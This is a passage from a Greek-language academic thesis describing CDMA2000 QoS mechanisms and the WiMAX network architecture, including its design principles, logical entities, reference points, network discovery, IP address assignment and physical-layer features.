
Το υπόστρωμα πολυπλεξίας είναι υπεύθυνο για τη μετάδοση και τη λήψη πακέτων από το φυσικό επίπεδο. Επίσης λαμβάνει πληροφορίες από τα λογικά κανάλια που προέρχονται από διάφορες πηγές. Η λειτουργία μετάδοσης, υπό τον QoS έλεγχο, ζητά πληροφορίες από διάφορα πακέτα που ανταλλάσσονται με τη MAC. Αυτές οι πληροφορίες χρησιμοποιούνται από το υπόστρωμα πολυπλεξίας για να καθορίσουν τον βαθμό προτεραιότητας μεταξύ της κυκλοφορίας που παρέχεται από τη σηματοδότηση και άλλες υπηρεσίες. Ο ακριβής τρόπος χρησιμοποίησης αυτών των πληροφοριών δεν καθορίζεται από το πρότυπο CDMA2000.

2.1.5 Σύνδεσμος Ελέγχου Πρόσβασης (LinkAccessControl - LAC)

Το LAC, το οποίο περιλαμβάνει διάφορα υποστρώματα, όπως απεικονίζεται στο σχήμα 21, εκτελεί τις ακόλουθες λειτουργίες:

- Παράδοση πακέτων με προαιρετικές τεχνικές ARQ που παρέχουν αξιοπιστία.

- Τμηματοποίηση των πακέτων σε κατάλληλα μεγέθη για τη MAC και επανασυναρμολόγηση τέτοιων πακέτων που προέρχονται από την MAC.
- Έλεγχος πρόσβασης μέσω ελέγχου ταυτότητας.
- Έλεγχος Διεύθυνσης για να διασφαλισθεί η παράδοση των πακέτων με βάση τις διευθύνσεις που προσδιορίζουν ειδικούς κινητούς σταθμούς.
- Εσωτερική σηματοδότηση, μέσω ανταλλαγής κοινοποιήσεων και δεδομένων με το MAC, εποπτεία και ρύθμιση οντοτήτων.



Σχήμα 19: LAC Υπόστρωμα

2.1.6 Υποστήριξη QoS

Το CDMA2000 ReleaseC πρότυπο υποστηρίζει φωνή και υψηλής ταχύτητας μετάδοση δεδομένων. Κάθε εφαρμογή έχει διαφορετικές QoS απαιτήσεις. Όπως περιγράψαμε στις προηγούμενες ενότητες, το CDMA2000 καθορίζει διάφορους μηχανισμούς QoS που διαμένουν σε διαφορετικά στρώματα του πρωτοκόλλου (π.χ., φυσικό επίπεδο, MAC στρώμα και ανώτερα στρώματα). Σε αυτήν την ενότητα συνοψίζουμε τους μηχανισμούς QoS που ορίζονται από το πρότυπο.

2.1.6.a Κατανομή Εύρους Ζώνης

Το πρότυπο ορίζει την προσαρμοστική διαμόρφωση και κωδικοποίηση (AMC) και την ευέλικτη TDM/CDM. Και οι δύο αυτές τεχνικές παρέχουν ευέλικτα εργαλεία που επιτρέπουν την δυναμική κατανομή εύρους ζώνης για να ταιριάζει με τις τρέχουσες συνθήκες κυκλοφορίας και το κανάλι. Ο αλγόριθμος που καθορίζει την κατανομή εύρους ζώνης δεν ορίζεται από το πρότυπο. Οι προγραμματιστές του προϊόντος πρέπει να αναπτύξουν αυτούς τους αλγόριθμους προκειμένου να βελτιστοποιήσουν τους πόρους του δικτύου τους.

2.1.6.b Προγραμματισμός Πακέτων

Οι αλγόριθμοι προγραμματισμού πακέτων αναφέρουν πότε τα πακέτα από το χρήστη ή την εφαρμογή επιτρέπεται να μεταδοθούν. Το πρότυπο ορίζει τα πολυπλεξικά και QoS υποστρώματα παράδοσης στη MAC για την υποστήριξη αλγορίθμων προγραμματισμού πακέτων. Τα πολυπλεξικά και QoS υποστρώματα παράδοσης μπορούν να παρέχουν υπηρεσίες διαφοροποίησης μεταξύ των λογικών καναλιών (π.χ., φωνή, δεδομένα, σηματοδότηση). Το πρότυπο ορίζει επίσης τις πρωτόγονες υπηρεσίες μεταξύ της σηματοδότησης LAC και του MAC που επιτρέπουν τη μεταφορά της QoS πληροφορίας από τα ανώτερα στρώματα. Οι αλγόριθμοι προγραμματισμού πακέτων δεν ορίζονται από το πρότυπο.

2.2Το Πρότυπο WiMax

2.2.1 Γενικά

Το **WiMAX** είναι μια ασύρματη ευρυζωνική λύση που προσφέρει ένα πλούσιο σύνολο χαρακτηριστικών με μεγάλη ευελιξία ως προς τις επιλογές ανάπτυξης και τις δυνατότητες προσφοράς υπηρεσιών. Θα προσπαθήσουμε να μιλήσουμεγια την**αρχιτεκτονική του** και να αναλύσουμετα**βασικά χαρακτηριστικά του**και το **φυσικό στρώμα του**.[4]

2.2.2 Μελέτη αρχιτεκτονικής συστήματοςWiMAX

Θα παρουσιάσουμε τις βασικές αρχές σχεδίασης από τις οποίες διέπεται η αρχιτεκτονική και στην συνέχεια θα παρουσιαστούν όλες οι επιμέρους οντότητες. Για κάθε οντότητα θα περιγραφεί ο ρόλος τους και τέλος οι βασικότερες λειτουργίες στο πλαίσιο της αρχιτεκτονικής, όπως ανίχνευση δικτύου και ανάθεση διευθύνσεων.

2.2.2.a Βασικές αρχές σχεδίασης

Η ανάπτυξη της αρχιτεκτονικής του WiMAX πέρασε μέσα από διάφορα στάδια τα περισσότερα από τα οποία είναι παρόμοια με τις γενικές αρχές του σχεδιασμού των δικτύων IP. Ωστόσο ο απώτερος στόχος της σχεδίασης της αρχιτεκτονικής ήταν η εναρμόνιση με τα ενσύρματα ευρυζωνικά δίκτυα, πχ. DSL και η υποστήριξη υψηλού βαθμού κινητικότητας. Μερικές από τις σημαντικότερες σχεδιαστικές αρχές που καθόρισαν την ανάπτυξη της αρχιτεκτονικής του WiMAX είναι οι ακόλουθες:

- **Functionaldecomposition:** Οι βασικές συνιστώσες της αρχιτεκτονικής πρέπει να αποτελούνται από επιμέρους οντότητες, η υλοποίηση των οποίων δεν θα πρέπει να συσχετίζεται με συγκεκριμένα στοιχεία δικτύου. Η αρχιτεκτονική θα πρέπει να είναι ανοικτή έτσι ώστε να εξασφαλιστεί ότι η υλοποίηση θα μπορεί να πραγματοποιηθεί ανεξάρτητα από τον κατασκευαστή. Η αρχιτεκτονική επιτρέπει την διαφορετική αποσύνθεση των συνιστωσών εκ μέρους των κατασκευαστών ανά εμπορική εφαρμογή.


[4] Εισαγωγή στη τεχνολογία ασύρματης δικτύωσης WiMax (Πτυχιακή Εργασία)

- **Modularityandflexibility:**Η αρχιτεκτονική του δικτύου πρέπει να βασίζεται σε αυτόνομες οντότητες (modules) και παράλληλα να είναι αρκετά ευέλικτη ώστε να επιτρέπει ένα ευρύ φάσμα εφαρμογών και επιλογών ανάπτυξης. Η δομή επιτρέπει την ανάπτυξη είτε κεντρικής είτε κατανεμημένης είτε υβριδικής αρχιτεκτονική. Με τον τρόπο αυτό η πρόσβαση στο δίκτυο μπορεί να υλοποιηθεί με πολλούς τρόπους λαμβάνοντας υπόψη την ετερογένεια των τοπολογιών που μπορεί να συνυπάρχουν σε ένα ενιαίο δίκτυο πρόσβασης.
- **Support for variety of usage models:**Οπωςέχειήδηναφερθείταμοντέλαχρήσηςείναιτο Nomadic, Portable, Simple mobility και Full mobility. Η αρχιτεκτονική πρέπει να υποστηρίζει την συνύπαρξη των μοντέλων αυτών καθώς και την εξέλιξη από το αρχικό μοντέλο προς τα επόμενα. Επίσης πρέπει να εξασφαλίζονται βασικά επίπεδα ποιότητας και ασφάλειας καθώς επίσης και να υποστηρίζονται τα πρωτόκολλα Ethernet και IP.
- **Decouplingofaccessandconnectivityservices:** Η αρχιτεκτονική πρέπει να μην συσχετίζει την πρόσβαση στο δίκτυο με τις τεχνολογίες παροχής υπηρεσιών. Τα στοιχεία του δικτύου πρόσβασης πρέπει να είναι ανεξάρτητα από τις προδιαγραφές του πρωτοκόλλου IEEE 802.16-2005 έτσι ώστε η πρόσβαση στο δίκτυο να αποτελεί ξεχωριστό τομέα της αρχιτεκτονικής από αυτόν της παροχής υπηρεσιών IP.
- **Supportforavarietyofbusinessmodels:** Η αρχιτεκτονική επιτρέπει την λογική διάκριση μεταξύ του παρόχου του δικτύου πρόσβασης, τουπαρόχου πρόσβασης των συνδρομητών στις υπηρεσίες και του παρόχου των εφαρμογών και υπηρεσιών στο δίκτυο. Επιπλέον, η αρχιτεκτονική θα υποστηρίζει την ανίχνευση υπηρεσιών ή παροχών υπηρεσιών τόσο από την πλευρά των συνδρομητών ή του παρόχου πρόσβασης των συνδρομητών σε υπηρεσίες.
- **ExtensiveuseofIETFprotocols:** Όλες οι διαδικασίες που προβλέπονται στο επίπεδο δικτύου και τα πρωτόκολλα που θα χρησιμοποιηθούν θα πρέπει να βασίζονται στα κατάλληλα RequestsforComments (RFCs) του InternetEngineeringTaskForce (IETF). Λειτουργίες όπως ασφάλεια και επίπεδο ποιότητας από άκρο-σε-άκρο (end-to-end), επίπεδα κινητικότητας συνδρομητών, διαχείριση, παροχή υπηρεσιών κλπ θα πρέπει να βασίζονται στον μέγιστο βαθμό στα υπάρχοντα πρωτόκολλα του IETF, καθώς επίσης και σε επεκτάσεις όπου αυτό κρίνεται αναγκαίο.
- **Supportforaccesstoincumbentoperatorservices:**Μέσω των πρωτοκόλλων του IETF η αρχιτεκτονική θα μπορεί να παρέχει πρόσβαση σε υπάρχουσες υπηρεσίες και άλλα παραδοσιακά δίκτυα των 3GPP και 3GPP2.

2.2.2.b Αρχιτεκτονική δικτύου WiMAX

Στο σχήμα 22φαίνεται η αρχιτεκτονική των λογικών οντοτήτων σε επίπεδο δικτύου του WiMAX, η οποία χωρίζεται στα παρακάτω λογικά τμήματα:

- **MobileStation (MS):** Αποτελούν το μέσο πρόσβασης των χρηστών στο δίκτυο.
- **BaseStation (BS):** Είναι υπεύθυνος για την παροχή της ραδιοεπαφής στον MS. Οι επιπλέον λειτουργίες που μπορούν να είναι μέρος του BS είναι οι λειτουργίες διαχείρισης micromobility, όπως η ενεργοποίηση μεταπομπής, η διαχείριση ραδιοπόρων, η επιβολή πολιτικής QoS, η ταξινόμηση κίνησης, λειτουργίες DynamicHostControlProtocol (DHCP) **Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε.**, η διαχείριση κλειδιών και συνόδων κλπ.
- **AccessServiceNetwork (ASN):** Αποτελείται από ένα ή περισσότερους σταθμούς βάσης (BaseStation - BS) καθώς και από ένα ή περισσότερα σημεία πρόσβασης προς άλλα ASNs (ASNGateways).
- **ASNGateWay:** Η πύλη ASN λειτουργεί συνήθως ως σημείο συγκέντρωσης κίνησης στρώματος ζεύξης μέσα σε ένα ASN. Πρόσθετες λειτουργίες που μπορεί να είναι μέρος της πύλης ASN περιλαμβάνουν την διαχείριση τοποθεσίας και τηλεειδοποίησης ανάμεσα στα ASNs, τον έλεγχο διαχείρισης ραδιοπόρων και τον έλεγχο εισόδου, την απόκρυψη των προφίλ συνδρομητών και των κλειδιών κρυπτογράφησης, τη λειτουργικότητα AAA, την αποκατάσταση και διαχείριση της κινητικότητας των MSs με τους σταθμούς βάσης, την επιβολή QoS και πολιτικής και τη δρομολόγηση στο επιλεγμένο CSN.
- **ConnectivityServiceNetwork (CSN):** Παρέχει σύνδεση μέσω του πρωτοκόλλου IP καθώς και όλες τις απαραίτητες λειτουργίες επιπέδου δικτύου. Κάθε συνδρομητής εξυπηρετείται από το CSN είτε του παρόχου δικτύου που ανήκει (HomeNSP) είτε του παρόχου δικτύου που επισκέπτεται (VisitedNSP), όπως για παράδειγμα σε περιπτώσεις περιαγωγής (roaming).



Σχήμα 20: Αρχιτεκτονική λογικών οντοτήτων επιπέδου δικτύου

ΛειτουργίεςτουAccessServiceNetwork (ASN)

Οι βασικές λειτουργίες του ASN είναι οι παρακάτω:

- Παροχή πρόσβασης προς τους MSs μέσω του προτύπου IEEE 802.16e.
- Ανίχνευση δικτύου και επιλογή του CSN/NSP βάσει προτιμήσεων των συνδρομητών.
- Πιστοποίηση, Εξουσιοδότηση και Χρέωση (Authentication, Authorization, Accounting – AAA) συνδρομητών.
- Εγκατάσταση σύνδεσης IP ανάμεσα στον MS και το CSN.
- Διαχείριση πόρων (πχ. συχνότητες, ισχύ εκπομπής κλπ) και ανάθεση βάσει της πολιτικής εξασφάλισης κατάλληλου επίπεδου ποιότητας υπηρεσιών.
- Λειτουργίες handover, διαχείριση κινητικότητας συνδρομητών, παροχή συνδέσεων mobile-IP κλπ.

Ο BS λειτουργεί σε μια συγκεκριμένη συχνότητα που του έχει ανατεθεί και είναι υπεύθυνος να καλύψει μια περιοχή του δικτύου WiMAX υλοποιώντας το πρότυπο IEEE-802.16e για την επικοινωνία του με τους MSs που βρίσκονται εντός της εμβέλειάς του στην περιοχή αυτή.

Μια από τις σημαντικότερες ιδιότητες του BS είναι η δυνατότητα σύνδεσής του με περισσότερα από ένα ASNs (μέσω των αντίστοιχων ASNGateways) έτσι ώστε να επιτευχθεί η εξισορρόπηση του φορτίου σε περιπτώσεις που αυτό είναι αναγκαίο για την εξασφάλιση των επίπεδων ποιότητας. Επιπλέον είναι υπεύθυνος για μια πληθώρα άλλων βασικών λειτουργιών όπως οι παρακάτω:

- Scheduling για τις ζεύξεις ανόδου (uplink) και καθόδου (downlink).
- Κατηγοριοποίηση τηλεπικοινωνιακής κίνησης βάσει των χαρακτηριστικών της.
- Διαχείριση συνόδων υπηρεσιών των συνδρομητών.
- Υλοποίηση επιπέδου παροχής υπηρεσιών προς τους συνδρομητές.
- Παρέχει πληροφορίες σχετικά με την κατάσταση των MSs εντός της εμβέλειάς του.
- Λειτουργίες DHCP για την σύνδεση των MSs.
- Κρυπτογράφηση συνδέσεων.

Όλη η κίνηση η οποία εξυπηρετείται από τους BSs του ASN μεταφέρεται είτε προς άλλα ASNs είτε απευθείας στο CSN. Η εφαρμογή της παραπάνω διαδικασίας πραγματοποιείται μέσω του ASNgateway του οποίου οι βασικότερες λειτουργίες είναι οι εξής:

- Διαχείριση τοποθεσίας συνδρομητών (δεδομένου του BSs με τον οποίο συνδέεται).
- Εξυπηρετητής συνόδων υπηρεσιών και διαχείριση κινητικότητας συνδρομητών.
- Πραγματοποιεί έλεγχο πρόσβασης των συνδρομητών στο δίκτυο και μπορεί να αποθηκεύσει προσωρινά το προφίλ τους καθώς και τα κλειδιά κρυπτογράφησης.
- Παρέχειστοιχείαεπί τωνδιαδικασιώνAAA (Authentication, Authorization, Accounting).
- Παρέχει τις πολιτικές διασφάλισης επιπέδου ποιότητας παρεχόμενων υπηρεσιών.
- Υλοποιεί διαδικασίες δρομολόγησης πρωτοκόλλων IPv4 και IPv6 από και προς τα CSNs.

ΛειτουργίεςτουConnectivity service Network (CSN)

Οι σημαντικότερες λειτουργίες του CSN είναι οι παρακάτω:

- Εξυπηρετητής για την διαχείριση και ανάθεση των διευθύνσεων IP στα MSs των χρηστών κατόπιν αιτήσεώς τους για έναρξη υπηρεσιών.
- Διαχείρισηκαιυλοποίηση των διαδικασιώνAAA (Authentication, Authorization, Accounting).
- Διαχείριση πολιτικών πρόσβασης χρηστών στο δίκτυο και διαχείριση επιπέδων ποιότητας ανά υπηρεσία και προφίλ χρήστη.

- Διαχείριση διαδικασιών περιαγωγής ανάμεσα στα CSNs και τους παρόχους δικτύου.
- Διαχείριση κινητικότητας χρηστών ανάμεσα στα ASNs.
- Έλεγχος πρόσβασης συνδρομητών σε άλλα δίκτυα, είδος υπηρεσιών και τήρηση νομικού πλαισίου.

Σημείααναφοράς (Reference Points - RP)

Όπως φαίνεται και στο σχήμα 23 υπάρχουν ορισμένα ReferencePoints (RPs) τα οποία συμβολίζουν την λογική σύνδεση ορισμένων λειτουργιών που ανήκουν σε (ή εμπλέκουν) διαφορετικές λογικές οντότητες της αρχιτεκτονικής. Για λόγους ευελιξίας τα RPs δεν είναι απαραίτητο να υλοποιούν πραγματικές διεπαφές επικοινωνίας, εκτός και αν στην υλοποίηση του κατασκευαστή οι λογικές οντότητες του RP βρίσκονται σε διαφορετικές συσκευές (πχ. στοιχεία δικτύου). Στην **Σφάλμα! Το αρχείο προέλευσης της αναφοράς δεν βρέθηκε.** απεικονίζονται και περιγράφονται τα RPστης αρχιτεκτονικής.

Reference Point	End Points	Description
R1	MS and ASN	Implements the air-interface (IEEE 802.16e) specifications. R1 may additionally include protocols related to the management plane.
R2	MS and CSN	For authentication, authorization, IP host configuration management, and mobility management. Only a logical interface and not a direct protocol interface between MS and CSN.
R3	ASN and CSN	Supports AAA, policy enforcement, and mobility-management capabilities. R3 also encompasses the bearer plane methods (e.g., tunneling) to transfer IP data between the ASN and the CSN.
R4	ASN and ASN	A set of control and bearer plane protocols originating/terminating in various entities within the ASN that coordinate MS mobility between ASNs. In Release 1, R4 is the only interoperable interface between heterogeneous or dissimilar ASNs.
R5	CSN and CSN	A set of control and bearer plane protocols for interworking between the home and visited network.
R6	BS and ASN-GW	A set of control and bearer plane protocols for communication between the BS and the ASN-GW. The bearer plane consists of intra-ASN data path or inter-ASN tunnels between the BS and the ASN-GW. The control plane includes protocols for mobility tunnel management (establish, modify, and release) based on MS mobility events. R6 may also serve as a conduit for exchange of MAC states information between neighboring BSs.
R7	ASN-GW-DP and ASN-GW-EP	An optional set of control plane protocols for coordination between the two groups of functions identified in R6.
R8	BS and BS	A set of control plane message flows and, possibly, bearer plane data flows between BSs to ensure fast and seamless handover. The bearer plane consists of protocols that allow the data transfer between BSs involved in handover of a certain MS. The control plane consists of the inter-BS communication protocol defined in IEEE 802.16e and additional protocols that allow controlling the data transfer between the BS involved in handover of a certain MS.

Σχήμα 21:Referencepoints αρχιτεκτονικής δικτύου WiMAX

2.2.2.c Βασικές λειτουργίες αρχιτεκτονικής

Στην ενότητα αυτή παρουσιάζονται ορισμένες από τις βασικότερες λειτουργίες του WiMAX, η παροχή των οποίων βασίζεται στην έξυπνη και αποδοτική σχεδίαση της αρχιτεκτονικής του. Πιο συγκεκριμένα οι λειτουργίες αυτές είναι: η ανίχνευση και επιλογή του δικτύου από την μεριά του χρήστη που αποτελεί ένα από τα πιο καινοτόμα στοιχεία του δικτύου, η διαδικασία ανάθεσης διευθύνσεων IP αντιμετωπίζοντας τα προβλήματα κινητικότητας των χρηστών και διαφάνειας του δικτύου, τις ενέργειες διασφάλισης ασφαλών συνδέσεων καθώς και ένα από τα σημαντικότερα και καινοτόμα χαρακτηριστικά που είναι η δυναμική διαχείριση πόρων βάσει των δυνατοτήτων που παρέχονται από το φυσικό επίπεδο και το επίπεδο ζεύξης.

Ανίχνευση και επιλογή δικτύου

Ένα από τα σημαντικότερα χαρακτηριστικά των δικτύων WiMAX είναι η δυνατότητα που παρέχουν στα MSs να εντοπίζουν είτε αυτόματα είτε με την βοήθεια του χρήστη, το κατάλληλο δίκτυο τα χαρακτηριστικά του οποίου μπορούν να ικανοποιήσουν τις απαιτήσεις των συνδρομητών βάσει του προφίλ αυτών. Κάθε MS εφόσον βρίσκεται σε ένα περιβάλλον όπου συνυπάρχουν πολλά διαθέσιμα δίκτυα στα οποία μπορεί να συνδεθεί, έχει στην διάθεσή του κατ' επέκταση και πολλούς παρόχους υπηρεσιών που μπορούν να το εξυπηρετήσουν. Η υλοποίηση της ανίχνευσης και επιλογής του δικτύου έγκειται σε 4 καλά καθορισμένες διαδικασίες:

- **NAPdiscovery:** Με την διαδικασία ανίχνευσης του NAP ο MS μπορεί να ανακτήσει όλες τις πληροφορίες σχετικά με τους NAPs που βρίσκονται εντός της εμβέλειάς του.
- **NSPdiscovery:** Ο MS ανιχνεύει τους NSPs που μπορούν να παρέχουν υπηρεσίες μέσω του ASN που θα επιλεγεί αργότερα. Ο MS έχει την δυνατότητα να πραγματοποιήσει δυναμικά την ανίχνευση αυτή είτε κατά την αρχική ανίχνευση ή κατά την είσοδό του στο δίκτυο. Επιπλέον, οι διαθέσιμοι NSPs μπορούν να μεταδοθούν και από τους BSs ως απάντηση στο αντίστοιχο request του MS. Εναλλακτικά, κάθε MS μπορεί να διαθέτει λίστα με όλους τους NSPs τους οποίους θα πρέπει να εντοπίζει. Ωστόσο, σε περίπτωση που ο NAP (που έχει ήδη επιλεγεί από την προηγούμενη διαδικασία) έχει μοναδικό NSP, τότε η διαδικασία ανίχνευσης του NSP είναι προφανώς περιττή.
- **NSPenumerationandselection:** Μετά την ανίχνευση των NSPs, ο MS θα πρέπει να επιλέξει κάποιον από αυτός (σε περίπτωση που είναι περισσότεροι του ενός) βάσει συγκεκριμένου αλγορίθμου. Η επιλογή αυτή μπορεί να πραγματοποιηθεί είτε αυτόματα είτε με την βοήθεια του χρήστη του MS έτσι ώστε να έχει και τον έλεγχο των συνδέσεων που πραγματοποιεί και χρεώνεται για αυτές.
- **ASNattachment:** Με την επιλογή του NSP, ο MS συνδέεται με τον κατάλληλο ASN στον οποίο παρέχει πληροφορίες ταυτοποίησής του καιHomeNSP.

Ανάθεση διευθύνσεωνIP

Ο βασικός μηχανισμός ανάθεσης διευθύνσεων IP προς τους MSs είναι ο DHCP. Εναλλακτικά, το CSN του HomeNSP μπορεί να διαθέσει ένα σύνολο διευθύνσεων IP στον ASN, ο οποίος θα μπορεί να τις αναθέσει στους MSs μέσω του DHCP. Σε περίπτωση σταθερού σημείου πρόσβασης στο δίκτυο η διευθυνσιοδότηση πρέπει να πραγματοποιηθεί από το CSN του HomeNSP είτε δυναμικά είτε στατικά. Σχετικά με τα μοντέλα χρήσης (nomadic, portable και mobileaccess) μπορεί να πραγματοποιηθεί δυναμική διευθυνσιοδότηση είτε από το CSN του HomeNSP είτε από το visitedCSN ανάλογα με τις συμφωνίες περιαγωγής του συνδρομητών.

Η υποστήριξη διευθύνσεων του πρωτοκόλλου IPv6 πραγματοποιείται μέσω κατάλληλου IPv6 δρομολογητή εντός του ASN έτσι ώστε σε κάθε MS να μπορεί να ανατεθεί μια globallyroutable (δρομολογήσιμη) διεύθυνση IP. Για διευθυνσιοδότηση μέσω του mobileIPv6 πρωτοκόλλου, ο MS αποκτά τις διευθύνσεις α) care-ofaddress (CoA) από το ASN και β) homeaddress (HoA) από το CSN. Κάθε MS μπορεί να χρησιμοποιήσει μια από τις δύο αυτές διευθύνσεις ανάλογα με το αν δρομολογεί τα πακέτα απευθείας στους κόμβους ή μέσω του CSN. Σε περίπτωση του πρωτοκόλλου IPv6 επιτρέπεται είτε η statefulautoconfiguration παραμετροποίηση του MSDHCPv6 (RFC 3315) είτε η statelessaddressautoconfiguration (RFC 2462), ενώ με το MobileIPv6 η HA ανατίθεται από το statelessDHCP. Προκειμένου να επιτευχθεί statefulconfiguration ο DHCP εξυπηρετητής βρίσκεται εντός του CSN αλλά και κατά μήκος της σύνδεσης προς το CSN ενώ για statelessconfiguration ο MS θα χρησιμοποιήσει είτε διαδικασίες ανίχνευσης των «γειτόνων» του είτε μέσω του DHCP προκειμένου να λάβει πληροφορίες παραμετροποίησης.

2.2.3 Βασικά χαρακτηριστικά

2.2.3.a Φυσικό επίπεδοOFDM

Το φυσικό στρώμα του WiMAX βασίζεται σε ορθογώνια πολυπλεξία διαίρεσης συχνότητας, ένα σύστημα που προσφέρει μεγάλη αντοχή στην πολυδιαδρομική διάδοση (multipath), και επιτρέπει, όπως έχει ήδη αναφερθεί, στο WiMAX να λειτουργεί σε συνθήκες NLOS. Το

OFDM είναι πλέον ευρέως αναγνωρισμένο ως η καλύτερη μέθοδος για την αντιμετώπιση του multipath για ασύρματες ευρυζωνικές υπηρεσίες.

2.2.3.b Υψηλός ρυθμός μετάδοσης δεδομένων

Ο υψηλότερος ρυθμός δεδομένων στο φυσικό στρώμα (PHY) του WiMAX μπορεί να αγγίξει τα 74Mbps όταν λειτουργεί σε φάσμα εύρους 20MHz. Αναλυτικότερα, σε φάσμα 10MHz, χρησιμοποιώντας το σύστημα TDD με αναλογία ζεύξης καθόδου (downlink) προς ζεύξη ανόδου (uplink) 3:1, ο μέγιστος ρυθμός δεδομένων PHY είναι περίπου 25Mbps για το downlink και 6.7Mbps για touplink. Αυτοί οι μέγιστοι ρυθμοί δεδομένων επιπέδου PHY επιτυγχάνονται όταν χρησιμοποιείται διαμόρφωση 64-QAM με ποσοστό διόρθωσης σφάλματος κωδικοποίησης 5/6. Υπό πολύ καλές συνθήκες σήματος (υψηλό SignaltoNoiseRatio - SNR), μπορούν να επιτευχθούν ακόμη υψηλότεροι ρυθμοί δεδομένων με τη χρήση πολλαπλών κεραιών και χωρικής πολυπλεξίας.

2.2.3.c Υποστήριξη κλιμακωτού εύρους ζώνης και ρυθμού δεδομένων

Το WiMAX έχει μια κλιμακωτή αρχιτεκτονική φυσικού στρώματος που επιτρέπει εύκολα την αύξηση του ρυθμού μετάδοσης δεδομένων με το διαθέσιμο εύρος ζώνης καναλιού. Αυτή η ιδιότητα υποστηρίζεται με τη λειτουργία OFDMA, όπου το μέγεθος του FastFourierTransform (FFT) μπορεί να καθοριστεί με βάση το διαθέσιμο εύρος ζώνης του καναλιού. Για παράδειγμα, ένα σύστημα WiMAX μπορεί να χρησιμοποιήσει μέγεθος FFT των 128 bits ή των 512 ή των 1048 bits όταν το εύρος ζώνης καναλιού είναι 1.25MHz, 5MHz, ή 10MHz, αντίστοιχα. Το χαρακτηριστικό αυτό της κλιμακωτής ανάθεσης εύρους ζώνης, και κατ' επέκτασης του ρυθμού δεδομένων, μπορεί να γίνει δυναμικά για την υποστήριξη της περιαγωγής ή μεταπομπής των χρηστών μεταξύ διαφορετικών δικτύων που μπορεί να έχουν διαφορετικές κατανομές εύρους ζώνης.

2.2.3.d Προσαρμοστική διαμόρφωση και κωδικοποίηση

